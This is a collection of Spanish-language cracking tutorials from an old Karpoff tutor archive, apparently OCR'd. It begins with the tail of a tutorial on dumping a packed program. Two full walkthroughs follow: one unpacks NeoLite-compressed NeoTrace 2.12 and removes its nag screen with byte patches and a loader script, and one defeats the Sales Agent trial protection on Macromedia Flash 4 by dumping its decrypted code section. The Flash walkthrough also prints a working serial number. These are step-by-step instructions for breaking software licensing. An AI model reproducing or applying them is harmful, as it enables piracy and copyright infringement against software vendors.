Ahora nos podemos fijar que el programa dumpeado es mucho mayor que el original.Ahora para poder usarlo buscamos otra vez en el procdump en la parte de Task nuestro programa y otra vez con el boton derecho, solo que esta vez le damos kill task. Muy bien, ahora solo nos resta arreglar el entry point para que funcione ,en el procdump le damos PE editor,elejimos el programa que acabamos de dumpear y donde dice entry point cambiamos el valor que esta por este otro:000a33bf (este valor se consigue restando el valor de 004a33bf de 00400000), ahora debera funcionar normalmente el programa dumpeado.
Ahora se puede aplicar cualquier metodo para crackearlo, lo podes desensamblar etc, y una vez parchado , hacer un loader para usarlo con el programa original que es aprox. 60% mas pequeño.

Tut by D.A

Todos tus cracks estan en

Tutorial Descargado de Karpoff Spanis Tutor

Neotrace 2.12 - Descomprimiendo NeoLite y quitando una NAG molesta ("Errar es humano")

Este texto a pesar de que varias personas lo habían revisado contenía un error garrafal en su anterior vida, siempre he avisado de que no soy más que un novato y esto tenía que pasar tarde o temprano, sin entrar en justificaciones simplemente pedir mil disculpas a quien haya podido hacerse una idea equivocada, aquí tenéis el texto corregido, espero que ahora si esté como debía...

Saludos koleguitas! en el texto anterior atacábamos un programa comprimido con Shrink y utilizábamos para ello el DeShrink de [j0b], como es evidente esta utilidad sólo nos sirve para ese compresor así que voy a intentar explicaros un método para trabajar con cualquier comprimido/encriptado.

A todos se nos presenta en algún momento este "problema" y la mayoría de las preguntas que me han llegado al respecto empezaban así: "Intento desensamblar un programa con WDASM pero no me aparece ninguna SDR", hay pequeñas variaciones "WDASM se cuelga", "WDASM me dice que el PE no es válido", etc. No os cerréis usando siempre WDASM, está claro que es muy sencillo de usar y que determinado tipo de protecciones nos duran menos de 30 segundos pero WDASM no es el "arma" definitiva, queda muy lejos de serlo además...Quede como ejemplo este programa que descomprimiremos sólo para aprender, para desprotegerlo no tendremos más remedio que usar SoftICe, a ello...

¿? Herramientas a utilizar :

NeoTrace 2.12 de NeoWorx.

SoftICe 4.0 de Numega Tech.

Interrupter 1.0 de Lazarus.

ProcDump 1.6 Final de G-Rom, Lorian y Stone.

WDASM 8.93 de URSoftware

R!SC Proccess Patcher 1.4 por R!SC

GetType 2.52 por PHaX

¿? Qué es eso de ejecutables comprimidos y encriptados...

Imaginaros que tenéis que guardar un archivo de texto pero que no os cabe en un diskette porque es muy grande, os dais cuenta de que hay cadenas que se repiten muchas veces, por ejemplo "Los caballeros de la mesa redonda fueron muy afortunados, nunca se golpearon los genitales contra una esquina de la mesa" pues hacemos un programilla (compresor) que nos sustituya en el archivo de texto esa cadena tan larga por otra más corta, por ejemplo "caballeros", al aplicarle el compresor tendremos nuestro archivo de texto con un tamaño más reducido pero necesitaremos otro programa (descompresor) que se ocupe de devolver la frase a su estado original, el proceso de encriptación es idéntico, necesitamos un encriptador que sustituirá determinadas cadenas por su equivalente encriptado y un desencriptador que lo devuleva a su estado original, en este caso el fin no será reducir el tamaño...

Los programadores se encuentran con el problema de que sus programas son demasiado grandes, la red

es un buen trampolín para encontrar víctimas que paguen por ellos pero todos escapamos de programas grandes ya que las conexiones son demasiado lentas, por culpa de programar con lenguajes visuales o simplemente por incapacidad de escribir algo más eficiente se ven obligados a recurrir a programas que les reduzcan el tamaño de sus "hijitos", pero ellos no van a decirte: "Oye mi programa está comprimido, ve a http://www.descompresor.com y descárgate el descompresor", lo meten en el código del programa de manera que el programa en ejecución utiliza el algoritmo de descompresión, lo aplica al programa comprimido y lo deja listo para ejecutarse en la memoria, ahí es donde entramos nosotros y volcamos desde la memoria el programa descomprimido a un archivo para estudiarlo en su estado original...

A la hora de descomprimir un programa tenemos dos opciones, hacerlo nosotros solitos, como ahora veremos, o usar descompresores que otra gente haya preparado, puedes encontrar varios descompresores en la red...

¿? Cómo saber si el programa está comprimido...

Para no tener que atender a cosas como WDASM no lo consigue abrir, tarda más de lo normal en cargar, etc. tenemos una gran utilidad llamada GetType con la que veremos algunas características del ejecutable, en algunos casos hasta nos dirá con qué ha sido comprimido/encriptado...Es muy simple, sólo tienes que hacerlo correr y elegir el ejecutable Neotrace.exe, dejad las configuraciones que vienen por defecto...os aparecerá algo así:

```
[C:\ARCHIVOS DE PROGRAMA\NEOTRACE\NeoTrace.exe] -----
  DOS executable file - 367627 bytes

  Portable executable (starting at 240 for 367387 bytes)
    Found no known modifier or compiler.
    Calculated entrypoint: 29370 / 000072BAh  (RVA: 000E92BAh)
    Required CPU type: 80386
    Requires Win 95 or NT 4
    Flags:
      Relocation info stripped from file
      File is executable
      Line numbers stripped from file
      Local symbols stripped from file
      32 bit word machine
    Linker version: 6.0
    Objects (object align = 00001000h):
      Name      Virt size     RVA      Phys size  Phys Ofs
      .text     00026000h  00001000h  00026000h  00000000h
      .rdata    00003000h  00027000h  00003000h  00000000h
      .data     00009D34h  0002A000h  00001000h  00001000h
      .rsrc     000B4F28h  00034000h  00005000h  00002000h
      .neolit   000062BAh  000E9000h  00001BCAh  00007000h

  Found 331841 bytes overlay
    Absolute position: 35786 of 367627 (= 9.7%)
    Overlay type: unknown (1996h)

Files identified: 1 of 1 (100.00%)
Total time:       320.0 ms (320.0 ms/file)
```

El GetType no ha sido capaz de decirnos con qué está comprimido el ejecutable pero si nos da info muy interesante, la segunda flechita nos dice que el programa tiene una diferencia considerable entre el overlay y el tamaño del programa lo que nos hace pensar que está comprimido, si le echamos un vistazo a los "headers" PE (de imprescindible lectura el texto de numIT_OR) vemos un delator << .neolit >>. El programa está comprimido con el compresor Neolite. Conviene que le echéis un vistazo a los distintos compresores que hay, casi siempre os encontraréis una sección en el encabezado PE que lo delate...


Bueno ya sabemos que el programa está comprimido, y además con Neolite así que tenemos dos opciones, usar el Script de Neolite para el ProcDump o descomprimirlo nosotros, vamos a hacerlo nosotros a ver qué sale...

¿? Preparando la descompresión...

Para descomprimir el programa sin usar un descompresor tenemos un par de opciones, una con trabajo y la otra para vagos, las dos son efectivas pero como es evidente usaremos la de los vagos...

Utilizaremos un pequeño programita llamado Interrupter, lo que hace este programa es colocar una llamada a la Interrupción 03 en el punto de entrada ("Entrypoint") del programa a descomprimir/desencriptar, de modo que sustituye los dos primeros bytes que hay en la dirección del punto de entrada por el código hexadecimal de esa llamada (CC). Con esto sólo tenemos que colocar un punto de ruptura en esa interrupción (bpint 03) y apareceremos al principio del programa, además el Interrupter nos dice cómo devolver el programa a su estado original para que pueda ejecutarse...

Sólo tenemos que abrir el Neotrace.exe (antes de nada haced un backup!!!) y pulsar en EDIT, os aparecerá algo así:



Nos lo hace todo! sólo tenemos que meternos en SoftICe, poner << bpint 03 >> y cargar el programa, en un segundito nos aparecerá de nuevo el SoftICe, ponemos << e eip E9 >>, vemos que recuperamos el salto original que nos lleva al comienzo del programa << :004E92BA jmp 004E9365 >>, pulsamos F10 y el salto nos deja en algo tal que así:


```
mov eax, [esp+04]
and eax, [004E92CB]
Call 004E96E5          ;Llamamos a la rutina de descompresión, que haga su
                       trabajo.
inc byte ptr
[004E9364]
jmp eax                ;Saltamos al programa descomprimido.
```

Ahora sólo tenemos que hacer dos cosas, primero nos colocamos sobre el salto al programa descomprimido y apuntamos el contenido de EAX, en mi caso 0041C905, después editamos en

ensamblador (a) y cambiamos ese salto por algo así como << jmp eip >> para que el programa quede ciclando en memoria y volcarlo...

¿? Volcando el ejecutable descomprimido...

Ahora tenemos el programa descomprimido en memoria, tenemos que volcarlo a un archivo para poder jugar con él, así que abrimos esa genialidad llamada ProcDump, veréis algo así:



Pulsamos sobre la tarea que veis en la flecha, sobre el Neotrace.exe, dadle al botón derecho y os aparecerá un menú, pulsad << DUMP FULL >>, os aparecerá un diálogo para que elijáis donde guardar el proceso volcado y lo guardáis, os aparecerá ese mensajito tan agradable...ya tenemos el ejecutable descomprimido, pero daros cuenta de que el programa no funcionará, para que funcione tenemos que cambiar el punto de entrada, ahora mismo el punto de entrada sigue siendo el del programa comprimido, tenemos que cambiarlo para que se pueda ejecutar el programa descomprimido, para esto tenemos la dirección apuntada antes, la dirección donde empezaba a ejecutarse el programa descomprimido << 0041C905 >>, vamos a ProcDump de nuevo damos en << PE Editor >> y cambiamos lo que hay por algo tal que así:


Entrypoint = Dirección obtenida de SoftICe - Image Base, ya podemos ejecutar el programa, vaya acabo de ver su tamaño, el descomprimido es de 940kb y el comprimido de 360kb, si que estaba comprimido parece ser...

...Vamos a abrir el programa descomprimido con WDASM...

¿? WDASM no es DIOS, o si? o no? o no? o no?

Cargamos WDASM abrimos el programa descomprimido y voalá!

No problemo, vamos a ver si el programilla tiene protección contra desensamblador, la verdad es que de este tema no he leído nada "definitivo" todo el mundo lo hace y sin saber por qué, para no ser menos yo tampoco sé muy bien el por qué, no sé si verdaderamente es una protección contra desensambladores o es simplemente una inocente consecuencia de las propiedades de los encabezados PE...vamos a ver...



Abrimos otra vez el ProcDump y pulsamos en << PE Editor >>, nos sale otra ventanita, pulsamos en << Sections >>, nos aparece la última de las ventanitas, veréis que la primera sección (.text) en características tiene un valor de C0000080, tenéis que cambiarlo por E0000020 como en la imagen, normalmente nos basta con cambiar las características de la primera sección pero en este caso si cambiamos la primera (.text) y vamos a WDASM veremos que seguimos sin poder desensamblar el programa, nos da un ERROR y a la puta rue, pues bueno cambiaremos también la tercera (.data) con valor C0000040 por el valor E0000020, oooops! que no sabéis como cambiar el valor? simplemente pulsad en el nombre de la sección a cambiar con el botón derecho del roedor y pulsad en << Edit Section >> . Si os ha quedado el rollete como a mi id aceptando todas las ventanas y volved a WDASM, ya podéis ver el desensamblado completito del NeoTrace 2.12...

El problema ahora es que poco podemos conseguir con WDASM así que vamos a SoftICe y en menos de 5 minutos tenemos el programa arreglado, insisto en que el programa al ejecutarse en su estado original se descomprime en memoria y luego se ejecuta, es decir no necesitamos para nada descomprimir el programa si vamos a utilizar SoftICe...

¿? Lo bueno si bueno dos veces bueno...SoftICe

Ejecutamos en Neotrace.exe y vamos a ver qué es lo que nos molesta...aparece una ventanita para meter datos geográficos...cancelamos y nos aparece una NAG con tres botones, le damos a << TRY >> y se continúa la ejecución, después ya no hay nada molesto....

Cómo atacamos? bueno hemos visto que la única molestia que nos causa el malandro es tener que estar aguantando esa ventanita y pulsando ese botoncillo, así que lo que se me ocurre es darle un repaso con SoftICe y ver cómo se comporta cuando pulsamos el botón de << TRY >> y cuando pulsamos en botón de << QUIT >> e intentar obligar al programa a que se comporte como si hubiésemos pulsado el << TRY >> pero sin sacarnos la NAG...vamos a ello...

La dichosa ventanita hemos visto claramente que no es la típica "MessageBox" así que tiraremos por el segundo camino, usaremos la función "DialogBoxParamA", con el SoftICe cargado ejecutamos el NeoTrace.exe, cuando nos salga la ventana en la que podemos mater nuestra localización entramos en SoftICe (CTRL+D) y ponemos un punto de ruptura en esa función (bpx dialogboxparama) pulsamos F5 para salir de SoftICe y le damos a << CANCEL >>, apareceremos de nuevo en SoftICe, parece que la función ha sido llamada bien bien...le pegamos a F11 para retornar de la función y aparecemos por arte de birlibirloque en la NAG, pulsamos el botón << TRY >> y aparecemos de nuevo en SoftICe, en algo como esto:

```
:00414AD8 6A00                    push 00000000
:00414ADA 68D0614100              push 004161D0
:00414ADF 6A00                    push 00000000

* Possible Reference to Dialog: DialogID_0226
                                  |
:00414AE1 6826020000              push 00000226
:00414AE6 56                      push esi
:00414AE7 FF158C724200            call dword ptr [0042728C]
:00414AED 83F802                  cmp eax, 00000002
:00414AF0 5E                      pop esi
:00414AF1 7503                    jne 00414AF6
:00414AF3 33C0                    xor eax, eax
:00414AF5 C3                      ret
```

Aparecemos en la dirección 00414AED, una comparación de EAX con 2, miramos en la ventana de registros y EAX contiene el valor 1, a continuación desempilamos un valor y como EAX /= 2 se ejecuta el salto y vamos a 00414AF6, pulsamos F5 para que el programa continúe su ejecución y aparecemos en NeoTrace...

Hagamos otra pruebita, repetimos el proceso pero esta vez pulsando << QUIT >>, aparecemos en el mismo punto, miramos EAX y contiene un 2 luego el salto no se da y seguimos por el XOR, le damos a F5 para que siga la ejecución y salimos del NeoTrace...

Parece ser que hemos encontrado el punto donde el programa elige el camino a seguir, ya tenemos lo que queríamos, tenemos localizada la función que nos saca la ventanita y sabemos las decisiones que ésta toma según el botón pulsado, ahora pensemos en la solución, cómo evitamos la NAG? pues lo primero que se nos tiene que ocurrir es ir a 00414AD8 que es la dirección donde se le pasa el primer parámetro a la función y forzar un salto al punto donde el programa continúa su ejecución si se ha pulsado el << TRY >> 00414AF6. Esta solución será válida para muchos otros programas pero en este caso no, no veis que el programa desempila un valor y lo deja en ESI (POP ESI) ? cambios en la pila jum jum eso no es bueno, seguro que nos llevará a un error, y además, si llegamos a 00414AF6 es porque EAX=1, si forzamos ese salto EAX será = 1? y si hay alguna comparación más tarde? mal rollete...

Mi solución es reproducir la situación que se da al pulsar el botón de << TRY >>, lo haremos con un par de cambios, pondremos primero EAX a 1 y después añadiremos un salto que evite la llamada a "dialogboxparama", es decir que evite que tengamos que ver la NAG y pulsar el botón...vamos a probar primero los cambios en memoria por lo que pueda pasar... ejecutamos NeoTrace, en la ventana de localización pasamos a SoftICe y ponemos un punto de ruptura en hmemcpy (bpx hmemcpy), F5 para volver a NeoTrace y le damos a << CANCEL >> y aparecemos en SoftICe, vamos dándole a F12 hasta que estemos en el código del NeoTrace y una vez en él borramos nuestro breakpoint (bc 0) y ponemos uno nuevo en el primer parámetro que le pasamos a la función (bpx 414AD8), le damos a F5 para que siga rutando el programa y de nuevo aparecemos en SoftICe, justo donde queríamos, vamos a cambiar las instrucciones en ensamblador así que ponemos "a" y le damos a enter, ponemos mov eax,1 para tener en EAX un 1 y después jmp 414AED para pasar de la NAG, las condiciones del salto se cumplen, la NAG la hemos pasado y desempilamos en ESI, justo lo que pasa cuando pulsamos el << TRY >>, bueno una vez introducidas las nuevas instrucciones le damos a ESCAPE para dejar de editar y pulsamos F5...VAYA! la NAG no apareció! somos muy malos! ;P

¿? Compartiendo nuestro éxito con los koleguitas...

Ya sabemos qué cambiar, pero para hacer el cambio permanente como el programa está comprimido escribiremos un loader que se ocupe de cargar el programa, buscar los bytes originales en memoria y cambiarlos por los bytes que nos conviene que se ejecuten, tenemos:

Instrucciones originales ASM / Hexa	Instrucciones Finales ASM / Hexa
push 00000000 | 6A00	mov eax, 1 | B801000000
push 004161D0 | 68D0614100	jmp 414AED | EB0E

Vaya justo justo ocupamos dos instrucciones reales con nuestras modificaciones, de dónde he sacado los hexadecimales? de SoftICe, al editar en ASM vemos los cambios, a la izquierda de la instrucción en ASM está su valor en hexadecimal... poquita cosa... ya sabemos qué y por qué cambiarlo, vamos a usar R!SC Proccess Patcher para hacer el loader, necesitamos un script tal que así:

```
; Loader NeoTrace 2.12, eliminado NAGS molestas by karlitoxZ [PNK|TNT]
; 7 de Enero del 2000
T=1000:
F=neotrace.exe:
O=neoloader.exe:
P=414AD8/6A,00,68,D0,61,41,00/B8,01,00,00,00,EB,0E:
```

Creo que no hace falta explicar otra vez cómo funciona este programilla, en el texto anterior (exp10) lo tenéis bien clarito, y ya está, ahora cada vez que queramos usar NeoTrace y pasar de la NAG sólo tendremos que cargar el loader en el mismo directorio que el NeoTrace... así de simple...

Como tenemos el ejecutable descomprimido y funcional vamos a parchearlo y así al menos en nuestro HD tendremos NeoTrace sin NAG y sin tener que usar loader, sólo tenemos que ir a nuestro editor hexadecimal y cambiar lo que antes he dicho...ya sabéis...

¿? Last words...

Ya está arregladito, otra vez mil disculpas, lo siento de veras, tengo la versión "karlitoxZ mete la pata" por si alguien la quiere, de los fallos se aprende no?...

No ha sido difícil no? hemos aprendido un par de cosas más, algo es algo... Como siempre dejar claro que karlitoxZ no es más que un novato en esto, mucho camino todavía por recorrer... aquí estoy para serviros en lo que me sea posible...

Saludos, agradecimientos, un piso en la luna y mil millones de dólares selenitas a ^CaR19^ (no comment...un 10...), chochis (y su palm!), josepZ (ese parcheador!), esiel2 (tamos muy locos tío!!), D_A (música? eso no es música! ;P), xASX (TNT heartbreaker), karpoff, skuater, profesor_X y el resto de la gente de TNT que no tengo el placer de conocer...AH! y como no el gran Mr.Black!, sin duda lo mejorcito que hay por la escena hispana, no cambies que así estás cañón! ;P

Nos vemos en exp12 si es que algún día llega...

Expediente 11 Final (14/01/00) por karlitoxZ, parte activa de:

Visita la página que estoy rutando con ^CaR19^, llena de recursos para empezar a crackear y unas cuantas cosas más, completamente en castellano!!!

Tutorial Descargado de Karpoff Spanis Tutor

Karpoff Spanish Tutor

Programa:	**Macromedia Flash 4**

PROTECCION:	Sales Agent 3.1.2. - 30 días de prueba		
Descripcion:	Programa para crear gráficos vectoriales		
Dificultad:	Aficionado		
DOWNLOAD:	http://www.macromedia.com		
Herramientas:	SoftIce v3.23 + IceDump 4, Procdump 32, PE Splitter de R!sc (o similar)		
CRACKER:	Gádix	**FECHA:**	7/03/2000 - Revisado 20/05/2000

INTRODUCCION

Veremos la inutilidad (si no se toman las medidas adecuadas) de encriptar el ejecutable principal y meter en otro la protección.

AL ATAKE

Instalamos el programa (recomiendo instalarlo con MagicEye, Removit o similar, pues la instalación nos esconderá algún fichero, que el desinstalador de Windows no eliminará). Vamos al directorio donde lo hemos instalado. Ejecutamos el único ejecutable que hay, que es Flash.exe (Umm!!, que raro sólo ocupa unos 200Kb). Nos sale una pantalla que nos dice que si queremos comprar ahora el producto, probarlo o salir. Pues vamos a probarlo. Ui, que majo.....

Bueno, sin cerrar Flash, abrimos ProcDump32 y miramos las tareas que hay abiertas en este momento. Justo debajo de Flash.exe vemos otra tarea: Flash.tty. Si miramos en el explorador vemos que "flash.tty", ya tiene un tamaño un poco más normal (4 Mb). Lo editamos y vemos que empieza por la cadena "MZ". Esto tiene toda la pinta de ejecutable. Lo copiamos con otro nombre. Por ejemplo, "algo.exe". Lo ejecutamos y Windows pega uno de sus habituales "petardones". Esto pasa porque está encriptado. Pensemos. Cuando ejecutamos flash.exe y le damos a probar el producto, este debe desencriptar flash.tty en la memoria.

La pregunta es: ¿está todo el ejecutable encriptado o por el contrario sólo está encriptada alguna sección? Que esté todo el ejecutable lo descartamos, porque al menos la cabecera del ejecutable está intacta (¿recordáis la cadena

"MZ"?). Ahora queda saber cuáles son las secciones encriptadas. Para ello abrimos "flash.tty" con ProcDump y le damos a Sections:

Sections Informations :

Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
.text	00271003	00001000	00271200	00000400	60000020
.rdata	000668D0	00273000	00066A00	00271600	40000040
.data	0003BD38	002DA000	0001C200	002D8000	C0000040
.idata	000040B4	00316000	00004200	002F4200	C0000040
.rsrc	000C70B4	0031B000	000C7200	002F8400	C0000040
.reloc	0002F2D2	003E3000	0002F400	003BF600	C0000040

OK

Cancel

De paso nos apuntamos el Entry Point (el punto de entrada) que es:

0014D930 + Image Base= 0014D930 + 00400000 = **0054D930**

Ahora viene lo realmente importante. Hay que poner un breakpoint de acceso a memoria (BPM) en cualquier punto de todas las secciones. Lo más fácil es ponerlo al principio de cada sección. Haremos el ejemplo de la sección ".text":

Una vez dentro del proceso (flash.tty) y ponemos en la línea de comandos del Sice:

bpm 401000 W

bpx 0054D930

Vamos a ver un poquito el porqué de estos breakpoints:

Bpm es un tipo especial de breakpoint para accesos a memoria.

401000 = Virtual Offset de la sección ".text" + Image Base (**400000**) (recordad que la suma es en hexadecimal)

W (**w**rite)**-** nos interesa que nos avise el Sice sólo cuando se escriba en esa dirección de memoria.

BPX 0054D930 - Nos interesa saber cuándo empieza a ejecutarse "Flash.tty", puesto que hay secciones como ".data" que cambian en tiempo de ejecución.

Ponemos los breakpoints (BPM) correspondientes a cada sección y...vemos que sólo la sección ".text" cae en la trampa para osos (recordad, **ANTES** del Entry Point de "Flash.tty"). Tenemos dos opciones: volcar la sección con ProcDump o con el Sice parcheado con IceDump. Os explicaré las dos formas:

MÉTODO 1: Usando PROCDUMP (pa los que no tengan PE Splitter o IceDump)

Ejecutamos flash.exe (el de 200 Kb, se supone que todavía no estamos registrados), le damos a probar el producto. Abrimos ProcDump y en la lista de tareas sobre "flash.tty" le damos al botón derecho del ratón y seleccionamos "Process Infos". Ahora le damos a "Sections" y sobre ".text" le damos a "Save section to disk" y le llamamos, por ejemplo, "text.bin". Copia "flash.tty" a "algo.exe". En ProcDump le damos a "PE Editor" y seleccionamos "algo.exe". De nuevo le damos a "Sections". Sobre ".text" pulsamos en "Load section from disk". Escogemos "text.bin". Le damos a OK. Ahora (IMPORTANTE!) en "Apply changes method", pulsamos en "To PE file". OK otra vez y voilá, ya tenemos Flash 4 de por vida.

MÉTODO 2: Usando IceDump

Primeramente usamos PE Splitter (o cualquier programa que nos divida los ficheros en secciones) con "flash.tty".

Abrimos ProcDump y la damos a "PE Editor". Seleccionamos "flash.tty". Nos apuntamos el valor de "Image Base" (400000). Le damos a "Sections". Nos apuntamos el valor de "Virtual Offset" (1000) y de "Raw Size" (271200), ambos de la sección ".text".

Primero voy a explicar cómo funciona el comando **PAGEIN** modificado:

PAGEIN 1 2 3

1 = Virtual Offset de ".text" + Image Base (400000)

2 = Raw size de ".text"

3 = un nombre de fichero cualquiera

Arrancamos "flash.exe". Ahora nos tenemos que meter dentro del código de Flash (flash.tty). Para ello (hay muchas más formas de hacerlo) ponemos un breakpoint en CreateWindowExA, le damos al menú de Help, About Flash y nuestro todopoderoso SoftIce salta. Dos veces a F12 y ya estamos dentro de Flash. Ahora ponemos:

PAGEIN 401000 271200 c:\text.bin

Ya tenemos la sección ".text" desencriptada. Si todavía no habías usado PE Splitter con "flash.tty", hazlo ahora. Para obtener el ejecutable totalmente funcional, ponemos:

copy /b a.r!sc.bin + text.bin + c.r!sc.bin + d.r!sc.bin + e.r!sc.bin + f.r!sc.bin + g.r!sc.bin gadix.exe

De nuevo, tenemos Flash 4 de por vida.

CUESTIONES ESTÉTICAS

El programa ya no caduca, pero en el menú About no aparece nuestro nombre como registrados. Lo que sí sale es "Serial Number: FLW400-67963-17145-20486". Si trazamos con RegMon vemos que este número lo lee de HKEY_LOCAL_MACHINE\Software\Macromedia\Flash\4\Registration\Serial Number. Vamos a borrar esta clave, a ver que sucede (expórtala primero, para mayor seguridad). Nos sale una ventana pidiendo nuestro nombre, organización y un número de serie. Esta parte de la protección no es del Sales Agent, sino de la propia Macromedia. No nos vamos a complicar la vida. Metemos un nombre y organización cualquiera y como serial el que habíamos borrado antes del registro. Perfecto, nos acepta el serial. Pero, ¿porqué nos da Macromedia un serial válido? Pues para poder entrar durante los 30 días de evaluación. Una vez nos registramos con Sales Agent, éste nos borra el serial. Pero al no habernos registrado, el nº de serie válido permanece en el registro. Fijaos hasta que punto llega la inteligencia de los programadores de Macromedia.

Para curiosos: Aunque el tiempo de evaluación haya expirado, poned un breakpoint en DialogBoxParamA. Arrancad el programa. Cuando salte el breakpoint, pulsad F12. Ahora pulsar en "Cancel". Volveréis al Sice. Poned a uno el valor de EAX (r eax 1). Pulsad F5,y.....Flash se ejecuta normalmente!!! Una prueba más de la desastrosidad del Sales Agent.

Al tratarse de una protección genérica, posiblemente (no he tenido la ocasión de probar más programas con esta protección), con desencriptar la sección ".text", quedarán en nuestras manos un montón de programas más. Una protección más echada al traste...

